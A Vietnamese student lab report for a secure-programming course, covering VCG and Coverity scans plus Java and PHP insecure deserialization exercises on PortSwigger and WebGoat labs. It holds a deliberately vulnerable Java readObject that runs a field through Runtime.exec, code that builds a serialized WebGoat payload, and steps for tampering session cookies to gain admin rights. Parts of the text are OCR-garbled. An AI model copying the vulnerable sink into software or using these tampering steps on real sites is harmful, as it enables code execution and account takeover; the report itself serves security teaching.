# BÁO CÁO THỰC HÀNH

Môn học: Lập trình an toàn & Khai thác lỗ hổng phần mềm

**Lab 2: Integrating Security and Automation** 

GVHD: Nguyễn Hữu Quyền

## 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT521.012.ATCL - Nhóm 3

STT	Họ và tên	MSSV	Email
1	Bùi Hoàng Trúc Anh	21521817	21521817@gm.uit.edu.vn
2	Lê Hoàng Oanh	21521253	21521253@gm.uit.edu.vn
3	Nguyễn Ngọc Trà My	21520353	21520353@gm.uit.edu.vn
4	Huỳnh Minh Tân Tiến	21521520	21521520@gm.uit.edu.vn

# 2. <u>NỘI DUNG THỰC HIỆN:</u>

STT	Công việc	Kết quả tự đánh giá
1	Bài tập 2	100%
2	Bài tập 3	100%
3	Bài tập 6	100%
4	Bài tập 7	100%
5	Bài tập 8	100%
6	Bài tập 9	100%

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.




# BÁO CÁO CHI TIẾT


Bài tập 2: Sinh viên tự tìm hiểu, cài đặt và đưa ra một ví dụ quét mã nguồn thông qua công cụ VCG https://github.com/nccgroup/VCG/tree/master/VCG-Setup/Release và trình bày chi tiết step by step

Bước 1: Cài đặt công cụ VCG qua link trên

Bước 2: Chọn ngôn ngữ -> File/New Target File -> file cần quét




Bước 3: Scan -> Full Scan



Kết quả hiện ra màn hình như sau:






# Bài tập 3: Sinh viên tiếp tục tự tìm hiểu, cài đặt và đưa ra một ví dụ quét mã nguồn thông qua công cụ: Coverity

Bước 1: Truy cập vào trang web Coverity Scan - Static Analysis và đăng kí tài khoản


Bước 2: Chọn project cần kiểm tra






# Register Your Open Source GitHub Proj Manual Entry Select from GitHub Select a GitHub Project Search Reload repository list from GitHub (Last updated less than a minute ago) • chimcanhcutbietnoi/NT208\_react.js • chimcanhcutbietnoi/NT208\_web • chimcanhcutbietnoi/hello\_penguin


Bước 3: Thay đổi các trường thông tin (ngôn ngữ...) cho phù hợp rồi submit




**Bước 4:** Sau khi submit xong thì sẽ được chuyển sang trang Upload a Project Build, tại đây chon Download Coverity Scan Self-Buid và chon phiên bản phù hợp để tải về




**Bước 5:** Sau khi hoàn tất tải về, giải nén và thêm đường dẫn tới thư mục bin trong thư mục vừa giải nén vào PATH





**Bước 6:** Mở Comand Prompt và di chuyển đến thư mục chứa project sau đó Custom Compiler Configuration và thực hiện theo hướng dẫn build trên trang web





# **Custom Compiler Configuration**

- The Coverity Build Tool comes pre-configured for all our supported languages. For other compilers (or ones not installed in standard locations), please run cov-configure as described below
  - o cov-configure --comptype [compiler type] --compiler [full pathname to the compiler]
  - For example, if you are using gcc compiler, such as mygcc-4.6, run the following
  - o cov-configure --comptype gcc --compiler /usr/bin/mygcc-4.6
  - Refer to <coverity build tool>/docs/en/help/cov-configure.txt for more details

```
C:\Users\DELL\Desktop\python>cov-configure --python
[WARNING] cannot make path from the PATH element 'D:\??\vm\bin\'. Skipping this element and continuing.
[WARNING] cannot make path from the PATH element '"C:\Program Files;C:\Winnt;C:\Winnt\System32"'. Skipping element and continuing.

Generated coverity_config.xml at location D:/cov-analysis-win64-2022.12.2/config/coverity_config.xml
Successfully generated configuration for the filesystem capture patterns: capture-config-files python
```

### To Build:

- 1. Change to your build directory (i.e. `cd`)
- 2. Run the Coverity Build tool
  - This will create intermediate directory called 'cov-int' and --fs-capture-search captures PHP/Python/Ruby files into the intermediate directory.
  - Note Do not change the name of 'cov-int' intermediate directory.
  - For filesystem capture:

```
cov-build --dir cov-int --no-command --fs-capture-search <path/to/source/code>
For example:
cov-build --dir cov-int --no-command --fs-capture-search ./
```

For filesystem capture along with Java or C# use the following command:

```
cov-build --dir cov-int --fs-capture-search <path/to/source/code> <build command>
For example:
cov-build --dir cov-int --fs-capture-search ./ mvn -DskipTests=true compile
```

### Administrator: Command Prompt

```
Microsoft Windows [Version 10.0.22621.2428]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\System32>cd C:\Users\DELL\Desktop\python

C:\Users\DELL\Desktop\python>cov-configure --python
[MARNING] cannot make path from the PATH element 'D:\??\vm\bin\'. Skipping this element and continuing.
[MARNING] cannot make path from the PATH element '"C:\Program Files;C:\Winnt;C:\Winnt;System32"'. Skipping this element and continuing.

Generated coverity_config.xml at location D:/cov-analysis-win64-2022.12.2/config/coverity_config.xml
Successfully generated configuration for the filesystem capture patterns: capture-config-files python

C:\Users\DELL\Desktop\python>cov-build --dir cov-int --no-command --fs-capture-search ./
[MARNING] cannot make path from the PATH element 'D:\???\vm\bin\'. Skipping this element and continuing.
[WARNING] cannot make path from the PATH element 'D:\???\vm\bin\'. Skipping this element and continuing.
[WARNING] cannot make path from the PATH element '"C:\Program Files;C:\Winnt;C:\Winnt;System32"'. Skipping this element and continuing.

Coverity Build Capture (64-bit) version 2022.12.2 on Windows 11 Professional, 64-bit (build 22621)


Internal version numbers: 126f4dac91 p-2022.12-push-76

[STATUS] Running filesystem capture search..


[MARNING] Path 'C:\Users\Desktop\python/cov-int' looks like an idir. Skipping filesystem capture on it.

[STATUS] Enitting 1 file from filesystem capture
[0------50------50------55-------100]


**Emitted 1 Python compilation units (100%) are ready for analysis
The cov-build utility completed successfully.
```



**Bước 7:** Sau khi hoàn tất, quay trở lại trang Upload a Project Build và tải lên file nén vừa tạo



Trang web sẽ quét qua chương trình và hiển thi lỗi nếu có.



Bài tập 6: Sinh viên thực nghiệm lại 2 đoạn code trên và cho biết suy nghĩ của bạn với dấu hiệu "rOOAB" trong chuỗi base64 khi ta bắt gặp chúng trong bất kỳ ứng dụng nào?

```
-(t4nti3n@kali)-[~/DevSec/bt6]
  JavaDeserial.class JavaSerial.java normalObj.serial
  JavaDeserial.java
                            NormalObj.class
                            VulnObj.class
  JavaSerial.class
   -(t4nti3n@kali)-[~/DevSec/bt6]
 —$ cat JavaSerial.java
import java.io.*;
public class JavaSerial {
  public static void main(String args[]) throws Exception {
   VulnObj vulnObj = new VulnObj("ls");
   FileOutputStream fos = new FileOutputStream("normalObj.ser
ial");
    ObjectOutputStream os = new ObjectOutputStream(fos);
    os.writeObject(vulnObj);
     os.close();
class VulnObj implements Serializable {
  public String cmd;
  public VulnObj(String cmd) {
    this.cmd = cmd;
```

```
File Actions Edit View Help
└─$ cat JavaDeserial.java
import java.io.*;
public class JavaDeserial {
  public static void main(String args[]) throws Exception {
   FileInputStream fis = new FileInputStream("normalObj.serial");
    ObjectInputStream ois = new ObjectInputStream(fis);
    NormalObj unserObj = (NormalObj) ois.readObject();
    ois.close();
class NormalObj implements Serializable {
  public String name;
public NormalObj(String name) {
    this.name = name;
  private void readObject(java.io.ObjectInputStream in)
    throws IOException, ClassNotFoundException { in.defaultReadObject();
    System.out.println(this.name);
class VulnObj implements Serializable {
  public String cmd;
public VulnObj(String cmd) {
    this.cmd = cmd;
  private void readObject(java.io.ObjectInputStream in)
    throws IOException, ClassNotFoundException {
    in.defaultReadObject();
    String s = null;
    Process p = Runtime.getRuntime().exec(this.cmd);
    BufferedReader stdInput =
         new BufferedReader(new InputStreamReader(p.getInputStream()));
    while ((s = stdInput.readLine()) \neq null) {
       System.out.println(s);
   (t4nti3n⊗kali)-[~/DevSec/bt6]
s cat normalObj.serial | base6
rO0ABXNyAAdWdWxuT2JqHOk6B6IYok4CAAFMAANjbWR0ABJMamF2YS9sYW5nL1N0cmluZzt4cHQA
```

Chuỗi rOOAB khi deserialzation một đối tượng trong Java là một phần của serialization header mà Java sử dụng để đánh dấu và xác định kiểu dữ liệu của đố tượng được

Bài tập 7: Modifying serialized objects – (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects). Trình bày cách giải chi tiết.


Đăng nhập bằng thông tin đăng nhập đã cho.




serialize



 Sử dụng Charles Web Debugging Proxy để coi được yêu cầu GET /my-account sau khi đăng nhập. Trong đó có chứa cookie phiên dường như được mã hóa URL và Base64.




Giải mã cookie bằng công cụ base64 decode online.






 Lưu ý rằng cookie trên thực tế là một đối tượng serialized PHP. Thuộc tính "admin" chứa "b:0", biểu thị giá trị sai. Thay đổi giá trị của thuộc tính "admin" thành "b:1" và mã hóa lại đối tượng.




 Chọn Inspect Element -> Application -> Cookies -> dán cookie sau khi đã được sửa và mã hóa vô trong mục value của cookie.



 Lúc này, trang web sẽ xuất hiện admin panel. Trong admin panel, xóa đi người dùng carlos theo yêu cầu bài lab.





Bài tập 8: Modifying serialized data types – (https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-data-types). Trình bày cách giải chi tiết


Đăng nhập bằng thông tin đăng nhập đã cho.



• Sử dụng Charles Web Debugging Proxy để coi được yêu cầu GET /my-account sau khi đăng nhập. Trong đó có chứa cookie phiên dường như được mã hóa URL và Base64.



Giải mã cookie bằng công cụ base64 decode online.




- Lưu ý rằng cookie trên thực tế là một đối tượng serialized PHP. Thay đổi độ dài của username thành 13 và sửa username thành "administrator"
- Thay đổi access token thành số 0. Vì đây không còn là một chuỗi nữa nên cũng cần xóa dấu ngoặc kép xung quanh giá trị. Cập nhật nhãn loại dữ liệu cho mã thông báo truy cập bằng cách thay thế s bằng i. Sau khi chỉnh sửa thì mã hóa lại đối tượng.







• Chọn Inspect Element -> Application -> Cookies -> dán cookie sau khi đã được sửa và mã hóa vô trong mục value của cookie.



 Lúc này, trang web sẽ xuất hiện admin panel. Trong admin panel, xóa đi người dùng carlos theo yêu cầu bài lab.



Bài tập 9: Hoàn thành Insecure Deserialization trong WebGoat. Xem hưỡng dẫn build docker tại đây: <a href="https://github.com/WebGoat/WebGoat">https://github.com/WebGoat/WebGoat</a>





```
D:> WebGoat > J Programjava > ...

import java.io.ByteArrayOutputStream;
import java.io.IOException;
import java.io.ObjectOutputStream;
import java.util.Base64;
import org.dummy.insecure.framework.VulnerableTaskHolder;

public class Program {
    Run | Debug
    public static void main(String args[]) throws Exception{
    VulnerableTaskHolder vul = new VulnerableTaskHolder("sleep for 5secs", "sleep 5");

    ByteArrayOutputStream baos = new ByteArrayOutputStream();
    ObjectOutputStream oos = new ObjectOutputStream(baos);
    oos.writeObject(vul);
    oos.close();
    byte[] exploit = baos.toByteArray();
    System.out.println(Base64.getEncoder().encodeToString(exploit));

}
```



-----

# Sinh viên đọc kỹ yêu cầu trình bày bên dưới trang này YÊU CẦU CHUNG

- Sinh viên tìm hiểu và thực hiện bài tập theo yêu cầu, hướng dẫn.
- Nộp báo cáo kết quả chi tiết những việc (Report) bạn đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có).
- Sinh viên nộp bài theo thời gian quy định trên course.

### Báo cáo:

- File .PDF. Tập trung vào nội dung, không mô tả lý thuyết.
- Đặt tên theo định dạng: [Mã lớp]-AssignmentX\_NhomY (trong đó X là Thứ tự Assignment, Y là số thứ tự nhóm đồ án theo danh sách đã đăng ký).
  - Ví dụ: [NT521.011.ATCL]-Assignment01\_Nhom03.pdf.
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.

### Đánh giá:

- Hoàn thành tốt yêu cầu được giao.
- Có nội dung mở rộng, ứng dụng.

Bài sao chép, trễ, ... sẽ được xử lý tùy mức độ vi phạm.

HẾT